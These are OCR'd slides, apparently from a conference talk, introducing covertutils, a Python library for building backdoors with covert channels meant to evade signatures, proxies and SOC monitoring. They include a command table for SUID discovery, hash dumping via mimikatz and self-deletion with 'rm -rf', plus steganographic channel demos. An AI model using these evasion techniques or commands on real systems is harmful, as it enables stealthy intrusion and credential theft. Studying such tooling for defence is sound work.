

*John Torakis
proudly mispresents:*



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
Shells

with
covertutils



covertutils /'kō-'vərt-yü-'ti-ls/ (*noun*) [*noncount*]: A Python package for *Backdoor Development*.

In a sentence: I used covertutils to create a *Reverse HTTP Shell* that passes commands through *HTML comments* and *Etag headers*, has *channel support*, *shellcode paste-n-go* execution, *staging*, *one-time-pad encryption* and all that in *Python*.




The Stage Setup

- **First Con Talk Ever – be patient, I'm loading**
- **I have no clue about the duration**
 - **45' is not an estimation – it's a guess**
- ***No Ethical stuff***
 - *If you do harm - shame on you*
- ***Word/meaning mixup:***
 - *RAT (Remote Administration Tool)*
 - *Backdoor*
 - *Remote Shell*
 - *Anti-DLP(Data Leakage Prevention)*
 - ***All interchangeable – fuck terminology***

The classic “About Me” Section


(The part we skip when watching presentations on *Youtube*)

- The name is “***John Torakis***”. The nick is “***operatorequals***”
- Totally Greek
- I got a blog I am really proud of: ***securosophy.com***
- Love *women, alcohol* and *Python* – in any given order...
- Have worked in a SOC (*Security Operation Center*)
 - Been the *pizza-boy of security*
 - Watched *logs* that *none cared about* in 8-hour shifts
 - Had tremendous fun with it...
- More *trivia facts* about me (including *contact* and *dating* information) available at: ***securosophy.com/whoami***





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Need *more* backdoors?



“*Why ... isn't enough?*”

1. *Meterpreter*
2. *Empire*
3. *PupyRAT*
4. *All of the above*
5. *Other:*



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Functionality-wise

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So why bother for more backdoors?

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Connection-wise

How we can *communicate* with our Backdoor/RAT:

- *Reverse/Bind TCP*
- *Reverse HTTP*
- *Reverse HTTPS*
- *... That's it ...*

**To be fair, PupyRAT implements an API for extending this list. Supports obfs3 protocol obfuscation out-of-the-box too!*

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Connection-wise

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- ~~*Reverse/Bind TCP (Detectable as bogus protocol)*~~
- ~~*Reverse HTTP (Detectable by Proxies)*~~
- ~~*Reverse HTTPS (Detectable by Intercepting Proxies)*~~
- *... That's it ... (No 🐚 for us...)*

HTTPS intercepting proxies are very common in corporal environments!

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Bottom Line

Even if we manage to:

- *Bypass the Email Gateway*
- *Get the Phishing executable running*
- *Not get picked up by Antivirus*
- *Connect BACK*


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- *Connect BACK - **Our Network footprint can get us caught***

Because somewhere –
A SOC analyst is **watching you...**



The SOC Analyst

Our poor meterpreter...

```
GET /vKlRd2xxN-0d3BzeRHQAHQXuiIoqUGR/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1;
Trident/7.0; rv:11.0) like Gecko
Host: 172.16.47.136
Connection: Keep-Alive
Pragma: no-cache
Cache-Control: no-cache
```

```
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Connection: Keep-Alive
Server: Apache
Content-Length:77
```

```
.0\...\0..\0..\0..]0..(T..5o...W..+T..\0..]0..m
...j...h...o...d...h...n...l...
```

Need more backdoors?

Sum-up

- *HTTP/S* over-engineered as means of exfiltration
- *Widely-used* RATs support mainly *HTTP/S*
- *Network Signatures* have been created across the years
 - *Byte-wise* signatures (e.g *Meterpreter's HTTP User-Agent*)
 - *Behavioral* signatures (e.g *Beacon packet jitter*)

Need more backdoors!

Take the ~~X~~Meta-Train

What do we want?

Backdoors that are
resistant to Signatures!

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When do we want it?

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When do we want it?

Well, we need to do some ... first!


1. modelling
2. planning
3. development

It's gonna take a while!



1.

Disassembling* a Backdoor




*To make a recipe
we need to know the
ingredients*

** **No CPU registers or Memory segments**
were harmed during this project. You are safe!*

What does a backdoor consist of?

I mean, for realz!

- We got an *Agent*
- We got a *Handler*
- We got *Commands*
- We got a *Communication Channel*



Quiz:

Answer correctly to the questions below?

- Who is the **Agent**?
- Who is the **Handler**?
- Which is the **Communication Channel**?
- Which are the **Commands**?

What do we have down there?

It's a typical:

```
Computer : WINXP-E95CE571A1
OS : Windows XP (Build
2600, Service Pack 3).
Architecture : x86
System Language : en_US
```

Senior!

Commands: sysinfo

Communication Channel:

Handler:

Agent:



Meet the *Agents*...

They support :

- *Encryption*
- *Custom Commands*
- *Communication Channels*
- *Pivoting*
- *Staging (sending one Agent and asking him to download another agent)*



Now the *Handlers* (Agents' BFFs <3)

They :

- speak the same language with their *Agent*
- understand *Agent* encryption schemes
- support *Pivoting* from the other side
(*add routes to OS or encapsulate packets*)
- serve the *Staging* process
(*send the second agent when asked by the first agent*)



A Parenthesis

Agents



Handlers



And they are everywhere!

Those guys are:
Super Hard to develop, maintain and keep compatible...

That makes them *very tempting to develop!*
Just search for “*reverse shell*” on Github...



There are a lot of
those guys in the
wild!



And they are everywhere!

Those guys are:
Super Hard to develop, maintain and keep compatible...

Same **barebones** implemented *all over and over again*.



People end up *not*
spending time
implementing features!




... Avoiding Parsing errors ...

Agents



Handlers



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
Agents



Handlers



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So, what we've got up to now?

Still *nothing* about:

Agents



- *what* they say to each other

or

- *how* they talk

Handlers



Let's agree on some:
Custom Commands



OK Boss



Custom Commands


When I say "*find_suids*" you do "*find / -perm -4000*"



OK Boss



Custom Commands



When I say "*mimikatz*" you dump the user hashes

OK Boss

Custom Commands



When I say "*nuke*" you delete all your files and kill yourself

OK Boss

Wait what?




Custom Commands

...we could stop here...



| command | execution |
|--------------------|----------------------------------|
| find_suids | <code>find / -perm -4000</code> |
| nuke | <code>rm -rf /dev/bdoor</code> |
| mimikatz | <code>. . . Magic . . .</code> |
| you_name_it | <code><you_code_it></code> |



Custom Commands

The model when working



They got us.
"Nuke"



Ok
Boss!



Custom Commands

The model when working



Custom Commands

The model when not working




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

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



I said:
“Nuke”
Goddammit!



Reporting to base: "*Red Hawk is Down*"
I repeat: "*Red Hawk is Down*"

Communication Channel



Communication Channel

- Anything that let's data *come and go* is a *Communication Channel*
- *Not only* network oriented...
 - /dev/backdoor device can be a *Communication Channel*

Communication Channel

Not only network oriented


```
john@Titan:~$ echo `hello backdoor` > /dev/backdoor
Hello john!
[+] Wanna root[Y/n]: n
Ok then, have a good day...
john@Titan:~$
```

Covert Channels

an everyday TCP packet

```
0000  E..(he..@..i....  
0010  .....Pllø.....  
0020  P. ....
```

**Nothing Here,
Moving on...**



Covert Channels


(Not) an everyday TCP packet

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0000  E.. (he)..@..i....  
0010  .....E(llo).....  
0020  P. ....
```

`hello\x00`

More on this technique:

<https://securosophy.com/2016/09/19/pozzo-lucky-stego-in-tcpip-part-2/>



Communication Channel

Covert Channels are everywhere!

```
watch
Every 0.1s: ls -l sample_files      Johns-MacBook-Pro.local: Mon Sep 11 14:40:12 2017
total 0
-rwxr-xr-x  1 totheiotragi  staff  0 Sep 11 13:55 file1
-rwxr-xr-x  1 totheiotragi  staff  0 Sep 11 13:55 file2
-rwxr-xr-x  1 totheiotragi  staff  0 Sep 11 13:55 file3
-rwxr-xr-x  1 totheiotragi  staff  0 Sep 11 13:55 file4
-rwxr-xr-x  1 totheiotragi  staff  0 Sep 11 13:55 file5
-rwxr-xr-x  1 totheiotragi  staff  0 Sep 11 13:55 file6
-rwxr-xr-x  1 totheiotragi  staff  0 Sep 11 13:55 file7
-rwxr-xr-x  1 totheiotragi  staff  0 Sep 11 13:55 file8

Python
~/Projects/chmod-stego @ Johns-MacBook-Pro (totheiotragi)
| => ./Receiver.py -d sample_files/;echo
|

~/Projects/chmod-stego @ Johns-MacBook-Pro (totheiotragi)
| => ./Sender.py -d sample_files/ "This is a message that is going to be
communicated through UNIX permission attributes"
```

* *Tanenbaum's idea*

Implementation in github.com/operatorequals/chmod-stego

Communication Channel


- They can affect:
 - how *Agents* and *Handlers* talk to each other
- But they (almost) never affect:
 - what they are saying...

HTTP/S or Privilege bits, they all end up transferring binary data.

Looks like a great *abstraction* to me!

2.

That 'covertutils' is a hell of a guy



“ Hey there children, listen up:

*Starting a project in
Python is like makin' love to a
sweet-sweet woman*

”

Chef from South Park

The Project

- Hosted in my Github Page:
 - github.com/operatorequals/covertutils
- Documentation – Tutorials in Read The Docs:
 - covertutils.readthedocs.io
- Also in PyPI:
 - pypi.python.org/pypi/covertutils
- 100% dependency free. **Only** pure Python imports
 - For *Cython* and packers to work fluently

The Project

The motivation

- *Python* lacks libraries for making *backdoors*
- It certainly needs one!
 - Many RATs are written in *Python*
- Let's get more creative than “*reverse_tcp*” and “*reverse_http*”
 - Generic support for *packet injection*

The Concepts

The *Messages*

- What is meant to be told from an *Agent* to a *Handler* (and *vice-versa*)

